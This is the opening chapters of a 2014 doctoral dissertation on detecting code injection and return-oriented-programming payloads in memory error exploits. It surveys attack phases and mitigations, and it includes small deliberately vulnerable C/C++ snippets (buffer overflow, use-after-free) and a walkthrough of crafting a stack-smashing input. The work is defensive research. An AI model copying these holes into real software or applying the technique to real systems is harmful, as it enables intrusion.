IDENTIFYING CODE INJECTION AND REUSE PAYLOADS IN MEMORY ERROR EXPLOITS

Kevin Z. Snow

A dissertation submitted to the faculty of the University of North Carolina at Chapel Hill in partial fulfillment of the requirements for the degree of Doctor of Philosophy in the Department of Computer Science.

Chapel Hill
2014

ABSTRACT

KEVIN Z. SNOW: Identifying Code Injection and Reuse Payloads In Memory Error Exploits
(Under the direction of Fabian Monrose)

Today's most widely exploited applications are the web browsers and document readers we use every day. The immediate goal of these attacks is to compromise target systems by executing a snippet of malicious code in the context of the exploited application. Technical tactics used to achieve this can be classified as either code injection – wherein malicious instructions are directly injected into the vulnerable program – or code reuse, where bits of existing program code are pieced together to form malicious logic. In this thesis, I present a new code reuse strategy that bypasses existing and up-and-coming mitigations, and two methods for detecting attacks by identifying the presence of code injection or reuse payloads.

Fine-grained address space layout randomization efficiently scrambles program code, limiting one's ability to predict the location of useful instructions to construct a code reuse payload. To expose the inadequacy of this exploit mitigation, a technique for "just-in-time" exploitation is developed. This new technique maps memory on-the-fly and compiles a code reuse payload at runtime to ensure it works in a randomized application. The attack also works in face of all other widely deployed mitigations, as demonstrated with a proof-of-concept attack against Internet Explorer 10 in Windows 8. This motivates the need for detection of such exploits rather than solely relying on prevention.

Two new techniques are presented for detecting attacks by identifying the presence of a payload. Code reuse payloads are identified by first taking a memory snapshot of the target application, then statically profiling the memory for chains of code pointers that reuse code to implement malicious logic. Code injection payloads are identified with runtime heuristics by leveraging hardware virtualization for efficient sandboxed execution of all buffers in memory. Employing both detection methods together to scan program memory takes about a second and produces negligible false positives and false negatives provided that the given exploit is functional and triggered in the target application version. Compared to other strategies, such as the use of signatures, this approach requires relatively little effort spent on maintenance over time and is capable of detecting never before seen attacks. Moving forward, one could use these contributions to form the basis of a unique and effective network intrusion detection system (NIDS) to augment existing systems.

To my mother, who encouraged and inspired me from day one.

ACKNOWLEDGEMENTS

I have been supported and encouraged over the last five years by a great number individuals. Foremost, I would like to express sincere gratitude to my advisor, Fabian Monrose, for his guidance and mentorship. I am truly fortunate to have had the opportunity to leverage his knowledge and experience on this journey from beginning to end.

I would also like to express appreciation to my committee members, Don Smith, Montek Singh, Michael Bailey and Niels Provos, for their support in thoughtful discussion, suggestions and diligent proofreading. Similarly, I thank my fellow doctoral students—Srinivas Krishnan, Teryl Taylor and Andrew White—and collaborators—Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, Nathan Otterness, Ahmad-Reza Sadeghi, Blaine Stancill and Jan Werner—for engaging conversations, constructive criticism, technical contributions and overall friendship.

My research would not have been possible without the generous support of a Google Research Award and National Science Foundation grants CNS-0915364 and OCI-1127361.

Finally, I thank my family for their care and encouragement over the years. Most importantly, my wife has endured countless nights with my eyes glued to a computer screen and has made innumerable sacrifices along the way. She has always given me her unwavering love and support, without which I would not have had the enthusiastic determination to move forward. I am truly appreciative.

PREFACE

This dissertation is original, unpublished, independent work by the author, Kevin Z. Snow, except where due reference is made in the text of the dissertation.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS

API	Application Programming Interface
ASLP	Address Space Layout Permutation
ASLR	Address Space Layout Randomization
AS	ActionScript
CDF	Cumulative Distribution Function
CFI	Control-Flow Integrity
CISC	Complex Instruction Set Computer
COTS	Commercial Off-the-Shelf
COW	Copy-On-Write
CPU	Central Processing Unit
CVE	Common Vulnerabilities and Exposures
DEP	Data Execution Prevention
DLL	Dynamically Loaded Library
DOC	Microsoft Word Document
EAT	Export Address Table
ELF	Executable and Linkable Format
EOI	End-of-Interrupt
EXE	Executable File
FPU	Floating-Point Unit
FP	False Positive
GDT	Global Descriptor Table
GetPC	Get Program Counter
HPET	High Precision Event Timer
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
IAT	Import Address Table
IDT	Interrupt Descriptor Table
IE	Microsoft Internet Explorer

ILR	Instruction Location Randomization
IO	Input/Output
ISR	Instruction Set Randomization
JIT	Just-In-Time
JS	JavaScript
KVM	Kernel-based Virtual Machine
LLVM	Low Level Virtual Machine
NOP	No Operation
NX	No-eXecute
ORP	In-place Binary Code Randomizer
OS	Operating System
PCI	Peripheral Component Interconnect
PDF	Adobe Portable Document Format
PE	Portable Executable
PEB	Process Environment Block
PIT	Programmable Interval Timer
PPT	Microsoft PowerPoint Document
QEMU	Quick EMUlator
ROP	Return-Oriented Programming
SEHOP	Structured Exception Handler Overwrite Protection
SEH	Structured Exception Handler
STIR	Self-Transforming Instruction Relocation
SWF	ShockWave Flash
TCP	Transmission Control Protocol
TEB	Thread Environment Block
TP	True Positive
TSS	Task State Segment
URL	Uniform Resource Locator
VA	Virtual Address

VMM	Virtual Machine Monitor
VM	Virtual Machine
W$\oplus$X	Write XOR Execute
XLS	Microsoft Excel Document

CHAPTER 1: INTRODUCTION

Interconnected devices like personal computers, phones, and tablets increasingly play a central role in our daily lives. As a result, our private information (e.g., taxes, addresses, phone numbers, photos, banking accounts, etc.) and activities (e.g., browsing habits, webcams, GPS, etc.) are commonly accessible in digital form. Businesses not only house client information en-mass, but also their own trade secrets. It comes as no surprise then that unsavory individuals and organizations have clear motivation for pursuing access to this information. Once the domain of curiosity and bragging rights, the impact of "hacking" continues to escalate, now raising concern over national security. Indeed, the US Department of Justice recently indicted five Chinese military hackers for cyber espionage, the first charges of this kind against nation-state actors[1]. The information leaked in these campaigns, for example, is used for theft, blackmail, political motives, or to gain a competitive edge in business. Further, even systems completely devoid of exploitable information hold value as a stepping stone in gaining access to more systems.

The past two decades bare witness to a constantly changing computer security landscape. This holds true in terms of the tactics of both attacker and defender. Today, the wide-spread proliferation of document-based exploits distributed via massive web and email-based attack campaigns is an all too familiar strategy. Figure 1.1 illustrates a common adversarial tactic dubbed a *drive-by download*. The adversary compromises existing web sites and inserts a hidden snippet of code that directs victim browsers to automatically load a secondary web page. Hence, a policy of only browsing to well-known "safe" web sites only serves to give one a false sense of security that depends on those sites being secured. The secondary page serves a "weaponized" document with embedded malicious code. End-user document readers automatically load these files with, for example, Adobe Acrobat, Flash Player, the Microsoft Office Suite, Silverlight, the Java Runtime, and other applications installed on the victim's machine. These document readers provide fertile ground for adversaries—support for dynamic content like JavaScript and ActionScript significantly eases the exploitation

[1]Indictment against members of China's military in May of 2014: `http://www.justice.gov/iso/opa/resources/5122014519132358461949.pdf`

of vulnerabilities found in their sizable, complex code bases. Largely, the immediate goal of these attacks is to compromise target systems by executing arbitrary malicious code in the context of the exploited application. Loosely speaking, the technical tactics used in these attacks can be classified as either *code injection* — wherein malicious instructions are directly injected into the vulnerable program — or *code reuse* attacks, which opt to inject references to existing portions of code within the exploited program. In either case, these tactics are frequently used to subsequently download malware from another web site, or extract the malware from embedded data within the weaponized document.




Figure 1.1: “Drive-by” download attack.

Despite subtle differences in style and implementation over the years, the use of code injection and reuse payloads has remained as a reliable tactic used by the adversary throughout the history of computer security. Unfortunately, these payloads can be automatically constructed both uniquely and such that they mimic the structure of benign code or information, seemingly making them less than ideal as tell-tale identifiers of the exploitation of memory errors. Instead, detection has been approached from other angles. Namely, one approach has been *anomaly detection*, wherein one identifies out-of-place activities in either network communication or software running on a system. Another strategy, given that a particular exploit vector has already been discovered through some other means, is to build *signatures* of a key element that embodies malicious nature of a particular activity or content. These signatures are often expressed as large regular expression databases used by anti-virus software. These approaches are invaluable when one has concrete a-priori knowledge of benign or malicious activities, but require constant re-assessment in the quickly evolving security landscape.

Beyond detecting invasive code and activity, a plethora of literature exists on strategies for reducing the overall attack surface through compiler techniques, programming language paradigms, instruction-set architectures, operating system mitigation, improved access control primitives, cryptography, and reducing human error through training and more intuitive interfaces, among others. For the most part, detection is complimentary to these techniques, as non-ubiquitous mitigations reduce, but do not eliminate all attacks. Even ubiquitously deployed mitigations do not necessarily dissuade a capable adversary. Code injection and reuse mitigations, for example, are deployed across all major operating systems to-date, yet the use of these tactics is still widespread.

Thesis Statement

> *Static and dynamic analysis techniques offer an effective and long-lasting strategy for detecting the code injection and reuse payloads used in the exploitation of application memory errors in "weaponized" documents.*

To support this assertion, the content of this dissertation first motivates the problem setting with a new attack paradigm that demonstrates how code reuse can be leveraged to defeat deployed and proposed defenses, then elaborates on novel methods to detect both code reuse and injection while providing empirical evidence that these methods have effectively detected such attacks from 2008 to 2014 with minimal effort to keep pace with the changing attack landscape.

1.1 A Brief History of Exploitation and Mitigation

In the early days of exploitation, the lack of proper bounds checking was misused to overwrite information on the stack (*e.g.*, a function's return address) and redirect the logical flow of a vulnerable application to injected code (coined *shellcode*), an attack strategy which became known as smashing the stack (Aleph One, 1996). To mitigate stack smashing, a so-called *canary* (*i.e.*, a random value) was introduced on the stack preceding the return value, and compilers added a verification routine to function epilogues that terminates programs when the canary is modified. As was to be expected, attackers quickly adapted their exploits by overwriting alternative control-flow constructs, such as structured exception handlers (SEH).

In response, a *no-execute* (NX) bit was introduced into the `x86` architecture's paging scheme that allows any page of memory to be marked as non-executable. Data Execution Prevention (DEP) (Microsoft, 2006) in Microsoft Windows XP SP2, and onward, leverages the NX bit to mark the stack and heap as non-executable and terminates a running application if control flow is redirected to injected code. Thus, it seemed that conventional code injection attacks had been rendered ineffective by ensuring the memory that code is injected into is no longer directly executable. Instead, attackers then added code reuse attacks to their playbook. This new strategy utilizes code already present in memory, instead of relying on code injection. The canonical example is `return-to-libc` (Solar Designer, 1997), in which attacks re-direct execution to existing shared-library functions. More recently, this concept was extended by (Shacham, 2007) to chain together short instruction sequences ending with a `ret` instruction (called *gadgets*) to implement arbitrary program logic. This approach was dubbed *return-oriented programming* (ROP). To date, return-oriented programming has been applied to a broad range of architectures (including Intel x86, SPARC, Atmel AVR, ARM, and PowerPC).

This early form of code reuse, however, relies on gadgets being located at known addresses in memory. Thus, address-space layout randomization (ASLR) (Forrest et al., 1997), which randomizes the location of both data and code regions, offered a plausible defensive strategy against these attacks. Code region layout randomization hinders code reuse in exploits; data randomization impedes the redirection of control-flow by making it difficult to guess the location of injected code. Not to be outdone, attackers soon reconciled with an oft neglected class of vulnerabilities: the *memory disclosure*. Indeed, disclosing a single address violates fundamental assumptions in ASLR and effectively reveals the location of every piece of code within the address region, thus re-enabling the code reuse attack strategy.

1.2 Just-in-Time Code Reuse

Fine-grained address space layout randomization (Bhatkar et al., 2005; Kil et al., 2006; Pappas et al., 2012; Hiser et al., 2012; Wartell et al., 2012) has been introduced as a method of tackling the deficiencies of ASLR (*e.g.*, low entropy and susceptibility to information leakage attacks). In particular, fine-grained randomization defenses are designed to efficiently mitigate the combination of memory disclosures and code reuse attacks; a strategy used in nearly every modern exploit. Chapter 3 introduces the design and implementation of a framework based on a novel attack strategy, dubbed *just-in-time code reuse*, that undermines the benefits of fine-grained ASLR. Specifically, it exploits the ability to repeatedly abuse a memory disclosure to map an application's memory layout on-the-fly, dynamically discover API functions and gadgets, and JIT-compile a target program using those gadgets—all within a script environment at the time an exploit is launched. The power of this framework is demonstrated by using it in conjunction with a real-world exploit against Internet Explorer, and also by providing extensive evaluations that demonstrate the practicality of just-in-time code reuse attacks. The findings suggest that fine-grained ASLR is not any more effective than traditional ASLR implementations. This work serves to highlight that despite decades of work to mitigate exploitation of memory errors, the ability to inject payloads to perform a code reuse attack still persists. Further, there are no proposed defenses on the horizon that will completely eliminate these attacks without significant architectural changes or unacceptable performance losses (Szekeres et al., 2013).

1.3 Detecting Code Reuse Payloads

Return-oriented programming (ROP) and Just-in-Time ROP (`JIT-ROP`) offer a powerful technique for undermining state-of-the-art security mechanisms, including non-executable memory and address space layout randomization. DEP, ASLR, and fine-grained ASLR, however, are all in-built defensive mechanisms that benefit the most from ubiquitous deployed across machines and applications. Further, they do not necessarily detect attacks. Instead, these mitigations simply result in application failure (*i.e.* a "crash") with no insight into whether an attack took place or a bug was encountered. The work in Chapter 4 instead focuses on detection techniques that do not require *any* modification to end-user platforms. Such a system can analyze content directly provided by an analyst, email attachments, or content extracted from web traffic on a network tap. Specifically, a novel framework is proposed that efficiently analyzes documents (PDF, Office, or HTML files) and detects whether they contain a return-oriented programming (including `JIT-ROP`) payload. To do so, documents are launched in a sandboxed virtual machine to take memory snapshots of a target application, then those snapshots are efficiently transferred back to the host system. Operating on the memory snapshots, novel static analysis and filtering techniques are used to identify and profile chains of code pointers referencing ROP gadgets (that may even reside in randomized libraries). An evaluation of over 7,662 benign and 57 malicious documents demonstrate that one can perform such analysis accurately and expeditiously — with the vast majority of documents analyzed in about 3 seconds.

1.4 Detecting Code Injection Payloads

The vast majority of modern memory error exploits require one to employ some form of code reuse (be it `ret-to-libc`, `ROP`, or `JIT-ROP`) to bypass DEP, which effectively prevents direct execution of injected code. However, the use of code injection payloads still persists in *hybrid* payload attacks. That is, the relative difficulty in crafting reliable code reuse payloads is high compared to crafting code injection payloads. Thus, it is not uncommon for code reuse payloads to consist of only enough gadgets to "turn off" DEP and redirect execution to a second payload — injected code. One promising technique for detecting code injection payloads is to examine data (be that from network streams or buffers of a process) and efficiently *execute* its content to find what lurks within. Unfortunately, past approaches (Zhang et al., 2007; Polychronakis et al., 2007, 2006; Cova et al., 2010; Egele et al., 2009) for achieving this goal are not robust to evasion or scalable, primarily because of their reliance on software-based CPU emulators. Chapter 5 provides a novel approach based on a new kernel, called `ShellOS`, built specifically to address the shortcomings of previous analysis techniques. Unlike those approaches, the new design takes advantage of hardware virtualization to allow for far more efficient and accurate inspection of buffers by directly executing instruction sequences on the CPU, without the use of software emulation. In doing so, one also reduces exposure to evasive attacks that take advantage of discrepancies introduced by software emulation. Chapter 6 further evolves this new kernel to provide diagnostics of code injection payload *intent* in addition to mere detection. The diagnostics provide the insights that enable network operators to generate signatures and blacklists from the exploits detected. This chapter also presents the results of a large-scale case study of those intents over several years.

1.5 Contributions

In summary, the contributions of this dissertation are as follows:

1. Chapter 3 presents a new method of constructing code reuse payloads, dubbed `JIT-ROP`. `JIT-ROP` is an evolution of the return-oriented programming (Shacham, 2007) paradigm that eliminates "offline" computation of code snippets by leveraging a memory disclosure vulnerability to construct the payload "on-the-fly". It concretely demonstrates that code reuse payloads are viable in face of widely deployed mitigations and proposed fine-grained ASLR schemes. An early version of this work appeared in:

    - Snow, K. Z., Davi, L., Dmitrienko, A., Liebchen, C., Monrose, F., and Sadeghi, A.-R. (2013). *Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization*. IEEE Symposium on Security and Privacy.

2. Chapter 4 presents a new method for statically detecting code reuse payloads, including `JIT-ROP`. First, the content within documents is "pulled apart", enabling one to expose code injection and reuse payloads for analysis. To do so, documents are launched with their designated reader program (*e.g.* Adobe Acrobat, Internet Explorer, etc) to allow the program itself to do the unpacking. Then, static code analysis "profiles" snippets of code in the payload and identifies the combinations of profiles that enable meaningful computation. It provides a practical method of detecting attacks that require code reuse for memory error exploitation. An early version of this work appeared in:

    - Stancill, B., Snow, K. Z., Otterness, N., Monrose, F., Davi, L., and Sadeghi, A.-R. (2013). *Check My Profile: Leveraging Static Analysis for Fast and Accurate Detection of ROP Gadgets*. Symposium on Recent Advances in Intrusion Detection.

3. Regarding code injection, Chapter 5 describes an evolution of the emulation-based detection approach (Polychronakis et al., 2006) that improves runtime performance and reduces generic evasion strategies, dubbed `ShellOS`. These benefits are realized by foregoing emulation altogether and directly executing instruction sequences on the CPU by taking advantage of hardware virtualization. It provides a practical method of detecting attacks that require code injection for memory error exploitation. An early version of this work appeared in:

    - Snow, K. Z., Krishnan, S., Monrose, F., and Provos, N. (2011). *SHELLOS: enabling fast detection and forensic analysis of code injection attacks*. USENIX Security Symposium.

4. Chapter 6 presents a novel tactic for diagnosing the intent of code injection payloads as well as a large-scale case study of those intents. The diagnostics provide the insights that enable network operators to generate signatures and blacklists from the exploits detected. An early version of this work appeared in:

   - Snow, K. Z. and Monrose, F. (2012). *Automatic Hooking for Forensic Analysis of Document-based Code Injection Attacks*. European Workshop on System Security.

CHAPTER 2: BACKGROUND

This chapter reviews the basics of important concepts that are vital to understanding the remainder of this dissertation. It covers the logistics of memory error vulnerabilities, control-flow hijacking, and constructing payloads (be it code injection or reuse) to perform arbitrary actions during the exploitation phase. Before drilling down to these topics, however, one can benefit from familiarity with their place relative to the ecosystem of attacks on client machines. Figure 2.1 presents an overview of attack phases used to compromise a client.

The *reconnaissance phase* consists of a multitude of activities ranging from technical network scans to contacting an organization over the phone to learn of the existence of machines and how they are most likely to be compromised. Attacks targeting specific individuals or organizations make use of extensive reconnaissance. Attacks that cast a wide net are more likely to simply target the most popular applications for exploitation. The outcome of this phase, from the adversarial perspective, are decisions about how to approach the exploitation phase.

The goal of the *exploit phase* is to run unrestricted arbitrary code on the victim device. One way to do this, for example, is to simply ask the user to download and run an executable when they browse to a web site controlled by the adversary. Storyboards used to convince one to do so include claiming they need to download a specific video codec, operating system or browser plug-in update, or antivirus software, to name a few. This tactic, dubbed social engineering, may only be effective for a small percentage of targets, but nevertheless yields results for attack campaigns targeting the masses. More relevant to the topic of this dissertation is the use of technical exploits to achieve the goal of running arbitrary code. Technical exploits include anything from taking advantage of a network file store misconfigured by the user (*i.e.* sharing a system drive with the world) to manipulating a bug in the file sharing code that was introduced by the developer. This dissertation focuses on a particular class of bug that enables the adversary to achieve the stated goal of arbitrary code execution—*memory errors*. The logistics of these errors are further discussed in the next section, but for now it is enough know that these errors have persisted for decades across operating systems, architectures, software for networking services, and user-oriented applications such as web browsers




Figure 2.1: Overview of attack phases.

and document readers. While these exploits do enable *arbitrary* code execution, the most widespread code simply bootstraps running a so-called "egg" (*i.e.* an executable that defenders typically label as malware, spyware, trojan, or a virus). To deliver data that exploits these vulnerabilities on a victim machine the adversary can *push* exploit packets directly to exposed network services, force the user to *pull* a file with embedded exploit when visiting a web site, or use a combination of pushing so-called *spam* email en-mass which the user then pulls to open attachments or visit web links. The widespread use of operating system memory protections and firewalls on network boundaries makes exploiting network services far less effective than it was in the past. Thus, this dissertation primarily focuses on "documents" (including web pages, spreadsheets, browser plug-ins, etc.) that contain embedded exploits.

After using an exploit to execute the egg, then next step is to tighten the foothold on the victim during the *infection phase*. This often consists of installing malware that persists across reboots and adding hooks into the kernel (*i.e.* a *rootkit*) to mask the fact that specific executables are present and running on the system. Information may also be collected on the compromised system at this time. While these events are commonplace, there exist innumerable possibilities for the adversary at this point. *Command and Control* (C&C) is communication with external servers (*e.g.* via web, chat, newsgroups, peer-to-peer protocols, etc.) that is used for notifying the adversary of success, receiving malware updates, tunneling interactive remote sessions, exploring systems interconnected with the victim, and a plethora of other activities. The heighten level of access is used by the adversary to automatically (or interactively) collect desired information, archive it into one or more files, then exfiltrate it all at once or slowly to avoid being noticed.

2.1 Memory Errors

A memory error is one type of software bug introduced, for instance, when the bounds of a buffer are improperly handled. As a result, memory outside of the buffer may be read or written. The infamous *HeartBleed* (CVE-2014-0160) bug in OpenSSL is one such memory error. In that case, the OpenSSL service erroneously copies a buffer using a length specified by the client. The client can supply a length value greater than the size of this buffer. As a result, the memory contents located immediately after the buffer are sent back to the client. Memory errors that leak memory contents of the exploited application are called *memory disclosures*. In the case of HeartBleed, the memory error enables one to read adjacent memory, but does not enable reading arbitrary memory locations or to write to memory. The capabilities endowed to an adversary are highly dependent on the specific code containing the vulnerability.

In general, there are two types of memory error. This section uses the nomenclature given by Szekeres et al. (2013). Heartbleed is an example of a so-called *spatial* memory error, while the other type is called a *temporal* error. Figure 2.2 illustrates the contents of memory during the execution of the two types of memory errors.

Spatial errors are those that cause a pointer to be set outside the bounds of the object (or buffer) it references. A *buffer overflow* is the classic example of a spatial error. Figure 2.2 (left) shows a partially filled buffer in step ❶. In step ❷, the buffer has been written past the last address that was allocated to it and modified the content of an adjacent buffer. Figure 2.3 depicts *C* source code that could generate this behavior. In this code snippet, the ‘src’ variable is 15 characters (plus a null byte), while ‘dest’ is only 5 bytes. The pointer used to iterate over ‘dest’ during the copy is invalidated




Figure 2.2: Spatial memory error (left) and temporal memory error (right).

```
char src[] = "Buffer Overflow";
char dest[5];
memcpy(dest, src, strlen(src));  // spatial error
```

Figure 2.3: `C` source code with a *spatial* memory error.

and written to when it iterates past the end bound of the destination buffer. If the source buffer were supplied by the adversary in this example, one could write arbitrary values into the memory adjacent to the destination buffer.

Temporal errors, on the other-hand, result in dangling pointers, *i.e.* pointers to deleted objects. Figure 2.2 (right) shows the memory of an object with several references in step ❶. Keeping multiple references to a single object is a common practice, for example, when sharing an object across different parts of the code, or even with basic data structures like doubly-linked lists. In step ❷ the object is deleted with one of the references, but the other reference to the object remains in use. A different type of object is instantiated in step ❸, which happens to get allocated at the same address the deleted object used to reside. At this point, dereferencing the dangling pointer of the original object (Ref A), *e.g.* by accessing a member function or attribute, will erroneously access Object B instead of the intended Object A. To further highlight the problem, consider the `C++` source code snippet in Figure 2.4. In this snippet of code a string is used after it was freed (called a *use-after-free*). The 's2' pointer is dangling after the delete because the underlying object memory has been freed. However, 's2' still points to the memory location where it resided and is later used to access the object. Instead of calling the string object's append method, a method of the *C++* map will be called.

Hijacking Control Flow: A memory error can be exploited to hijack program control flow if control-flow constructs in memory can be overwritten. Figure 2.5 depicts some common targets. A

```
std::string *s1, *s2;
s1 = s2 = new std::string("Shared String");
delete s1;
s1 = new std::map<int, int>;
s2->append("use-after-free");  // temporal error
```

Figure 2.4: C++ source code with a *temporal* memory error.

program stack stores function return addresses and structured exception (SE) handlers (SEH). Local function variables are allocated on the stack. Thus, if a memory error involves a local buffer overflow, one can write a new value into the return address or exception handler. When the function returns, or an exception is triggered, control-flow is directed to wherever this new value points. Figure 2.6 shows this entire process in detail. The vulnerable code has a similar spatial memory error as that in Figure 2.3. Any string with a length greater than 128 overflows the stack-allocated memory buffer (variable *x*). More precisely, calling the function with a 140 byte string hijacks program control flow by overwriting the return address of function *foo* with the address encoded by the last 4 bytes of the string. For example, a string ending in ‘AAAA’ encodes the address 0x41414141 since 0x41 is the hexadecimal representation of the ASCII encoded letter ‘A’. To arrive at this 140 byte string, one can either derive the exploit input by examining the program memory layout, or deduce it through multiple test inputs (called *fuzzing*). Taking the approach of examining program memory, Figure 2.6 depicts the stack memory layout before and after the call to *strcpy*. The gray portion of the diagram represents data pushed to the stack by the code calling *foo*. The compiled function call translates to a *push* instruction for argument passing and a *call* instruction to both store the returning address and jump to the function code. The white portion is data pushed by *foo* itself by the compiler-generated *prologue*. The prologue saves the calling function’s stack frame address on the stack, as well as any exception handlers, then allocates 128 bytes of stack space for the local variable *x*. The “before” diagram indicates precisely how one should structure an exploit buffer. For this example, 128 bytes fills the space allocated for *x*, then 4 bytes for the SE handler address, 4 more bytes for the saved stack frame address, then the next 4 bytes take the place of the return address pushed by the caller of *foo*. When the function returns, control flow is redirected to whichever address is located in the *RET* slot.




Figure 2.5: Opportunities for control-flow hijacking.

Overwriting function return addresses, however, is just one of several strategies to hijack control flow. Global objects, *e.g.* those allocated with *new* or *malloc*, are created on the heap. C++ Objects on the heap each have a virtual method table (or *vtable*) that points to a lookup table of virtual methods for that object. Exploits that target memory errors on the heap commonly overwrite the vtable pointer, replacing it with a pointer to a new vtable controlled by the adversary. Control-flow is hijacked when a method of that object is called and the overwritten vtable is used to perform the method lookup. Further, all the aforementioned issues and techniques to exploit them are present across all prominent operating systems, *e.g.* Windows, OSX, Linux, iOS, and Android, albeit with slightly varying specifics.




Figure 2.6: The classic "stack smashing" buffer overflow that hijacks control-flow by overwriting a function's return address.

